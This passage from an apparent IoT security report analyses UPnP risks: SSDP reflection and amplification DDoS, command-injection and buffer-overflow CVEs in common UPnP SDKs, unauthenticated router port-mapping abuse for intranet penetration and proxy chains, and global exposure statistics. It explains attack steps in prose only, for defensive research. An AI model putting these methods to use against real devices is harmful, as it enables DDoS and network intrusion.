At the description stage, when discovering a device, a control point issues an HTTP GET request on the URL to service descriptions to get details about the services provided by the device. Such information includes vendor information, model name, device name, serial number of the product, and URL to the vendor's website. Also included in the descriptions of the device and its services is a list of services or sub-devices. For the list of services, related commands and operations are also provided.

At the control stage, after learning detailed information of a device and its services, a control point can invoke actions defined by the device or services (turning on/off a light, creating a print job, ⋯) by issuing an appropriate control message. To do this, the control point sends a SOAP control message to the control URL (obtained at the description stage) of a certain service, which, after completing the requested action, returns the result of such action in a response message.

Next comes the eventing stage. A UPnP description for a service includes a list of actions the service responds to and a list of variables that model the state of the service at run time. The service publishes updates when these variables change, and a control point may subscribe to receive this information.

Presentation is the last stage. If a device has a URL for presentation, then the control point can instruct a browser to load a page from this URL and allow a user to control the device and/or view device status.

4.2 Vulnerabilities in the UPnP Protocol Stack and Resulting Risks

Made up of multiple protocols, the UPnP protocol stack is full of vulnerabilities in the process of implementation. Throughout the procedure of UPnP networking, discovery, description, and control are three stages with most vulnerabilities. These vulnerabilities are common in UPnP-enabled IoT devices, which are therefore exposed to relatively high risks of being exploited. The following sections analyze vulnerabilities and risks of the UPnP protocol stack from aspects of protocol design and implementation.

4.2.1 Vulnerabilities in UPnP Protocols and Resulting Risks

4.2.1.1 Vulnerabilities in the UPnP/SSDP Protocol

The UPnP/SSDP protocol is intended to discover devices on a LAN. Generally, this is implemented by either traversing IP segments or searching for devices via multicast messages. The first method consumes communication resources with a low efficiency. By contrast, the multicast method has less resource usage with a high efficiency. Characteristics of multicast require that a protocol, when designed to support multicast, should be based on UDP, and SSDP is no exception. Despite many advantages, UDP has a marked flaw: An originator of communication can spoof the source IP address, making it impossible for the receiver to determine whether the source of packets is authentic. In fact, many disclosed vulnerabilities in SSDP are inherited from UDP. They are only amplified in SSDP, not originated from the protocol per se.

At the time of design, OCF clearly did not expect that SSDP could be exploited for reflection/amplification attacks characterized by spoofed source IP addresses. The amplification factor of SSDP reflection attacks varies from device to device. According to the *2014 NSFOCUS DDoS Threat Report*,[41] the amplification factor of attack bandwidths stood at around 30 (unicast).

The SSDP protocol is designed to support both unicast and multicast. Therefore, a hacker can exploit the SSDP service provided by all devices in a multicast group or exploit the SSDP service provided by a single device for a reflection attack. The following uses unicast as an example to show how SSDP is exploited for a reflection attack. Figure 4.3 shows a typical procedure of SSDP searching for a root device.




Figure 4.3 Procedure of SSDP discovering a root device

To search for a root device that provides the SSDP service, the requester can send a search message to the SSDP service. If publicly available, this service, upon receipt of the search message, responds to the source IP address (requester) with its own basic information.

In normal circumstances, the UPnP architecture abstracts devices into virtual sub-devices and sub-services, allowing the requester to search for all children of the device via SSDP, as shown in Figure 4.4.




Figure 4.4 Procedure of SSDP discovering all children of a root device

To exploit the SSDP service to launch a reflection attack against the targeted victim, an attacker only needs to change his/her own IP address into that of the victim and then sends incessant search messages to the SSDP service, which then sends a reply to the victim, as shown in Figure 4.5. As a result of floods of such replies, the victim is subject to an SSDP reflection attack.




Figure 4.5 Procedure of an SSDP reflection attack

In fact, SSDP's support for multicast contains not so much risk for reflection attacks as multicast data usually is not allowed to be rerouted, resulting in attackers being unable to directly exploit multicast over the Internet. Besides, an intranet is relatively secure and has not so many devices. Even if an attacker leverages multicast to launch an SSDP reflection attack, the attack bandwidth cannot be very high.

As opposed to that, SSDP's support for unicast UDP and capability of delivering a large amplification factor, plus a large number of IoT devices having their SSDP service exposed on the Internet, put IoT devices at great risk of being exploited for DDoS attacks.

4.2.1.2 Resulting Risks of Exposed SSDP Services

As analyzed in section 4.2.1.1 "Vulnerabilities in the UPnP/SSDP Protocol," SSDP's support for unicast UDP can be very dangerous. On the Internet, unicast UDP messages are allowed to be rerouted. If a large number of unicast-supporting SSDP services are exposed on the Internet and exploited for a reflection attack, a very high load of traffic will be generated. In this sense, SSDP's unicast support can be very risky.

Unfortunately, OCF does not specify the UPnP service's scope of exposure in the *UPnP Device*

Architecture 2.0[28], but only requires in standards for certain devices, such as routers, that vendors, when designing products, should use the latest standard (*currently Internet Gateway Device V2.0 DCPs*)[29] and the implemented UPnP service should be exposed only in intranets. However, in practice, vendors usually base their products on the standard of an earlier version (*Internet Gateway Device V1.0 Device DCPs*)[30] and, at the same time, do not think much of the restriction on the UPnP service's scope of exposure. For these reasons, some settings are incorrectly configured and flaws find their way into code during implementation, leading to a large number of SSDP services being exposed on the Internet and becoming good reflectors for attackers.

To conduct a reflection attack by exploiting the exposed SSDP service, a hacker needs to use a server or bot machine to scan port 1900 for the exposed SSDP service before listing all sources for reflection attacks. See Figure 4.6.




Figure 4.6 Procedure of scanning port 1900 for the exposed SSDP service

After obtaining the list of reflectors, the hacker needs to manipulate a botnet to send spoofed SSDP messages with a false source IP address (IP address of the targeted victim) to the victim. See Figure 4.7.




Figure 4.7 Procedure of exploiting the exposed SSDP service for a reflection attack

For hackers, reflection attacks are an effective method of launching DDoS attacks. Besides amplifying the attack bandwidth, this type of attacks is characterized by spoofed source IP addresses, making it extremely difficult to identify the real originators of attacks, whether for victims or devices with exposed SSDP services. When subject to an SSDP reflection attack, a victim will receive floods of UDP messages containing the source port of 1900, finally having its bandwidth resources exhausted.

For users, the best method of protecting their devices from SSDP reflection attacks is to disable the UPnP service. From the aspect of protocol design, it is OK for SSDP to support multicast UDP. But as for unicast support, we think it a better idea to base it on TCP rather than UDP. In this case, even if the SSDP service is exposed on the Internet, related devices cannot be used for reflection attacks.

4.2.2 Common Vulnerabilities in UPnP Implementations and Resulting Risks

The implementation of protocols in the UPnP protocol stack is very complex and so full of vulnerabilities. Figure 4.8 lists statistics about disclosed CVE vulnerabilities related to UPnP implementations on IoT devices. Over a 14-year period from 2005 to 2018, there were new CVE vulnerabilities of this type reported almost every year and this trend continued, showing no sign of slowing down by 2018.




Figure 4.8 UPnP-related CVE vulnerabilities disclosed in 2005–2018

When considering implementing UPnP in their products, vendors usually have two ways to go: (1) using third-party software development kits (SDKs) to shorten the development cycle; (2) using proprietary programs to implement the entire protocol stack to minimize vulnerabilities brought in by third-party SDKs. Unfortunately, either way, vulnerabilities cannot be avoided in UPnP implementation for the following reasons:

First, third-party SDKs of certain versions are prone to command injection vulnerabilities. Today, common SDKs often chosen to implement the UPnP protocol stack include libupnp, MiniUPnP, Broadcom UPnP stack, and RealTek SDK. Libupnp was created by Intel and then published in open-source communities to promote the development of UPnP. MiniUPnP is a lightweight SDK developed by Thomas Bernard. The Broadcom UPnP stack and Realtek SDK are SDKs that ship with chips.

Table 4.2 lists command injection vulnerabilities in third-party SDKs. Clearly, a variety of versions and products are affected by these vulnerabilities. Besides, these vulnerabilities do not just exist in SOAP implementations, but also in SSDP implementations (buffer overflow vulnerabilities).

Table 4.2 Unauthorized execution vulnerabilities in third-party SDKs for implementing UPnP

SDK	Affected Version/Product	CVE	Protocol
libupnp	Versions before 1.6.18	CVE-2012-5958 CVE-2012-5959 CVE-2012-5960 CVE-2012-5961 CVE-2012-5962 CVE-2012-5963 CVE-2012-5964 CVE-2012-5965	SSDP
MiniUPnP	1.0	CVE-2013-0230	SOAP
Broadcom UPnP stack	Cisco WRT54G	CVE-2011-4499	SOAP
Realtek SDK	rtl81xx	CVE-2014-8361	SOAP

Second, some device vendors add the device upgrade service in SOAP against the related standard developed by OCF. In the process of implementation, the device upgrade service brings in a command injection vulnerability. For example, the CVE-2017-17215 vulnerability stems from the upgrade service for SOAP-based devices, which is beyond OCF's gateway-related standard. This command injection vulnerability was finally exploited by various botnets.

We divide vulnerabilities into four categories: unauthorized execution, unauthorized write, unauthorized read, and DoS. Figure 4.9 shows the proportion of each vulnerability category.




Figure 4.9 Proportions of UPnP-related vulnerability categories

Unauthorized execution vulnerabilities refer to those that allow direct execution of commands on the system, thus providing attackers with a high degree of control over the system. These vulnerabilities can lead to buffer overflows and system command injection, to name but a few. As shown in Figure 4.9, this category of vulnerabilities takes up the largest proportion. Besides, it can be very dangerous. Falling within this category are mostly buffer overflow vulnerabilities. This is because no good open-source packet parsing repository is currently available for implementation of the UPnP protocol stack and naturally vulnerabilities find their way into third-party SDKs and vendors' proprietary UPnP implementations. More and more IoT devices support UPnP. However, as most of them are vulnerable to unauthorized execution, they have good chances to be infected with botnets and thus become zombies.

Unauthorized write refers to write of files and modification of configurations (for example, adding port mapping) on the system in one way or another. This category of vulnerabilities does not result in direct code execution. Accounting for 21.82% of all vulnerabilities, unauthorized write can have a very damaging effect. For example, if the UPnP service of a router contains such a vulnerability, it is likely for hackers to change the port mapping table, break into the intranet, and further attack other devices on the intranet. While collecting data for this report, we found such vulnerabilities even existed in some

intravenous (IV) infusion systems, which allowed attackers to directly modify medication information, threatening the life of patients receiving IV fluid therapy.

Unauthorized read refers to read of or access to specified or arbitrary files and services, leading to information disclosure or exploitation of services for reflection attacks. Compared with unauthorized execution and unauthorized write, these vulnerabilities are smaller in number. For UPnP, the biggest risk is that attackers may directly access the SSDP service in a LAN via the Internet and then exploit the service for reflection attacks.

DoS is a process of causing the process of the UPnP service to crash or go into deadlock, making it impossible for the software to work properly. Generally, UPnP exists as an independent service of IoT devices. Therefore, such vulnerabilities have a minor impact on the normal running of devices' core functions.

Other vulnerabilities refer to those whose details have not been disclosed. As more and more IoT devices of various types are connected to the network, new UPnP vulnerabilities are continuously disclosed. Some of them are so new that no further details are available.

For hackers, among all vulnerabilities in service implementation, the most valuable are unauthorized execution vulnerabilities, which equip attackers with the capability of executing code on a targeted system, allowing them to further infect more machines or directly conduct attacks.

For the UPnP service, most unauthorized execution vulnerabilities result in buffer overflows. Therefore, whether they are in SSDP implementations or in SOAP implementations, hackers usually can successfully exploit them to execute code on targets simply via a specially crafted packet. Compared with a credential stuffing attack, infection of machines with malware is more cost-efficient. For this reason, we believe that turning machines into zombies by exploiting unauthorized execution vulnerabilities will be on the rise in the foreseeable future.

4.2.3 Vulnerabilities in the UPnP Service and Resulting Risks

This section uses routers as an example to analyze vulnerabilities in the UPnP service and resulting risks.

4.2.3.1 Vulnerabilities in the UPnP Service of Routers

Routers in this section specifically refer to edge devices that connect an intranet to the Internet. Generally, intranet devices connect to the Internet via dynamic Source Network Address Translation (SNAT) configured on routers and are therefore invisible to the Internet. In other words, hosts on the Internet cannot initiate communication with devices on an intranet. However, if Destination Network Address Translation (DNAT) is configured on routers, hosts on the Internet can access the service on some port of an intranet device via port forwarding. In normal circumstances, only an administrator can configure port forwarding on routers. That is to say, a user must log in to routers in the background with an administrator account before performing any configuration. However, OCF's gateway-related standard, when specifying operations regarding port forwarding, allows fast addition of port forwarding rules on a gateway in an automatic manner in such scenarios as P2P acceleration.

Automatic operations concerning port forwarding, to a great extent, convenience intranet devices' addition, deletion, and query of port mapping tables on gateway devices. But such convenience is at the sacrifice of the authentication mechanism. With a message that complies with the format specified by SOAP sent to the gateway, the port mapping table on the gateway can be configured, without requiring authentication. Clearly, OCF trusts intranet environments by default when developing the gateway-related standard, but it ignores the situation where vendors may expose the UPnP service on the Internet by mistake in the process of implementing UPnP. This means that, for a gateway device whose UPnP service is exposed on the Internet, hackers can modify the router's port forwarding rules via a crafted packet over the Internet, without having to obtain administrative privileges of the router or execute code by exploiting unauthorized execution vulnerabilities that may exist in routers.

Having been aware of the existence of such a problem, OCF, in its latest gateway-related standard (*Internet Gateway Device V2.0 DCPs*)[30], prohibits vendors from exposing the UPnP service on the Internet when designing gateway devices. Besides, the new standard has additional mechanisms to control access (role-based access control) and to limit port mapping lease time. OCF recommends vendors to add these security mechanisms in their products. The reality is that many vendors, when implementing UPnP, still choose to adopt the standard of an earlier version (*Internet Gateway Device*

V1.0 DCPs)[29], and worse still, fail to follow security recommendations in the standard, resulting in the UPnP service of many routers being exposed on the Internet without any protection. Thus, these routers are at great risk of being exploited.

4.2.3.2 Resulting Risks of Routers Exposing the UPnP Service

As described in section 4.2.3.1 "Vulnerabilities in the UPnP Service of Routers," because of vendors' negligence in the course of implementing UPnP, a lot of routers have the UPnP service exposed on the Internet. Besides, owing to the lack of necessary security mechanisms, hackers can add port mapping rules on routers via a crafted SOAP message after learning which routers on the Internet expose the UPnP service through port scanning. Once a hacker gains permissions to perform operations on the port forwarding table of a router, intranet devices, after NAT, will undoubtedly be at risk. Exploitation of the port forwarding table of a router via UPnP brings in two types of risks: intranet penetration and open proxy.

In terms of intranet penetration, port forwarding can expose services running on intranet devices on the Internet, providing hackers with access to intranet services, such as the internal file share service SMB. If a hacker finds the service on a port vulnerable to command execution, he/she can leverage router port forwarding to expose the vulnerable service, and then infects internal hosts, reducing them to zombies, or proceeds with persistent penetration. According to our observation, some attackers tried to expose ports 139 and 445, via which EternalBlue exploits vulnerabilities in SMB. Presumably, viruses like WannaCry have the capabilities of spreading across the world and penetrating into internal LANs.

In terms of open proxy, router vendors, when implementing UPnP-based port forwarding functions, usually do not design their products in such a way as to require authentication of forwarded IP addresses. Therefore, a hacker can leverage port forwarding via UPnP on a router to map the port of an IP address on the Internet to the port of another IP address on the Internet. This way, via the UPnP service, the hacker can create an almost untraceable, long chain of proxies with a series of routers, as shown in Figure 4.10.




Figure 4.10 Proxy chain created by exploiting the vulnerable UPnP service on routers

As a matter of fact, Symantec said in a blog post[37] published in May 2018 that, a cyber espionage group known as Inception Framework exploited the exposed UPnP service on routers to forward traffic from one port to another host on the Internet, and strung chains of these routers to create multiple proxies to hide behind. This is another proof evidencing the existence of risks analyzed in this section. Obviously, security issues arising from UPnP are so serious as to threaten the national security.

4.3 Exposure of the UPnP Service and Resulting Risks

Viewpoint 14: Globally, about 2.8 million IoT devices used the UPnP/SSDP service (port 1900) and were thus at risk of being exploited to launch DDoS attacks. Moreover, 36.6% of such devices used the UPnP SOAP service simultaneously. Of all the devices with SOAP enabled, 69.8% were vulnerable. It is high time that we attach importance to the security of these devices.

The data provided in this section is based on one round of global scanning for UPnP assets conducted in December 2018. This section analyzes the exposure of SSDP and SOAP services. Section 4.4.2 "Threats from the UPnP Port Mapping Service" will provide a detailed analysis on port mapping tables。

Viewpoint 15: Top 5 countries with the most devices that had the SSDP service enabled were Russia, South Korea, China, Venezuela, and the USA.

Globally, Russia took the first spot in the number of devices having SSDP enabled, with nearly 400,000 devices, representing 13.7% of the global total. China came in third with 350,000 such devices, accounting for 12%. According to CNCERT's monitoring data[38], in March 2018, there were about 1.9 million reflectors involved in SSDP-based reflection attacks. Owing to different statistical methods (one is to determine the number of assets through active scans; the other is to calculate the number of attack sources by analyzing attack logs), the number of devices with exposed SSDP services was naturally different. But considering the great gap (350,000 vs 1,900,000), we think that the two methods varied a lot probably in the accuracy of identifying IoT assets. Although our number was only 350,000, that was calculated based on a single round of scanning. When comparing scanning data of different rounds, we found that IP addresses changed frequently. Considering the IP asset changes analyzed in chapter 2 "Exposure of and Changes in IoT Assets," it is likely that one attack source may map to different network addresses at different times. It should be noted that the 7 million SSDP devices discovered worldwide in 2014, as provided in a reference link[41], was also an accumulative value over months.




Figure 4. 11 Global distribution of SSDP devices

Viewpoint 16: SSDP devices mostly used such UPnP SDKs as libupnp (44%), miniupnp, Broadcom, and Realtek.

The server field in the response message (SSDP) returned at the discovery stage usually indicates the SDK type and version adopted by the device's UPnP service. In Figure 4.12 that shows the proportions of different SDKs used by SSDP devices, "Portable SDK for UPnP devices" is the content provided in the server field, a signature of the open-source project libupnp[32]. IGD, which was ranked third, was presumably a custom SDK of some vendor. As the SOAP service of related devices could not be reached, no more information could be obtained about this SDK. Besides, devices marked "IGD" were mostly found in China, and their SOAP service listened on port 80 and was so presumably blocked by Internet service providers (ISPs)[33][34].




Figure 4.12 Proportions of different UPnP SDKs

The SSDP service's response messages expose the SOAP service port and URL. Therefore, we can access the address via a public IP address to obtain detailed information and all services of a UPnP device. The following statistics are all based on the complete set of SOAP-enabled devices.

In actual probing of the SOAP service, we found that not all services were accessible and only 38.6% of ports were reachable, as shown in Figure 4.13. Although port 52869 was most frequently found in description files, port 49152 was actually exposed on most devices.




Figure 4.13 Distribution of SOAP ports

From the deviceType field in device description information, we learned the device type and then services provided by the device. Among all device types, IGD (Internet Gateway Device) caught our eyes. IGD devices are generally routers providing the port mapping service that exposes intranet IP addresses and ports on the Internet. Owing to the nature of the UPnP service, being accessible is equivalent to being controllable. When finding an IGD device, an attacker can exploit the port mapping service for various malicious operations such as intranet scanning and anonymous proxying. As shown in Figure 4.14, 47% of devices with exposed SOAP ports were IGD devices. Other common device types, such as MediaRenderer and MediaServer multimedia devices, were also vulnerable to directory traversal and sensitive information disclosure attacks[35].




Figure 4.14 Types of devices with exposed SOAP ports

In previous analysis, we mentioned that both SSDP and SOAP were found to contain vulnerabilities. However, from the propagation method of botnets, vulnerabilities in the SOAP service are exploited in most times currently. Therefore, our analysis was focused on these vulnerabilities.

Specifically, we concentrated on vulnerabilities in libupnp, miniupnpd, Realtek, and Broadcom, which are common SDKs for implementing UPnP. Correlating vulnerabilities with SDK version numbers, we got a general idea of how vulnerable these common SDKs were. In Figure 4.15, red parts represent versions confirmed to be vulnerable. Although Broadcom UPnP had no version information, some researchers[36] discovered vulnerabilities in this SDK being exploited in the wild. For this reason, we classified it as vulnerable. According to a conservative estimate, 69.8% of devices were vulnerable and 63% still contained vulnerabilities disclosed before 2013.

Checking versions of these SDKs, we concluded that they did not use the latest versions. Possible reasons are listed as follows:

1. Device vendors, who were not fully aware of security risks contained in UPnP, did not use the latest SDKs at the development stage and would not upgrade firmware along with the update of UPnP SDKs.
2. Devices did not have the automatic upgrade capability.

3. Devices had the upgrade capability, but users were reluctant to upgrade devices in time when new updates were available.

Considering the large number of exposed UPnP services and the large number of vulnerable devices, vendors should regard related security as their top concern.

Figure 4.15 Distribution of vulnerable SDK versions adopted by SOAP-enabled devices

4.4 Threats from the UPnP Protocol Stack

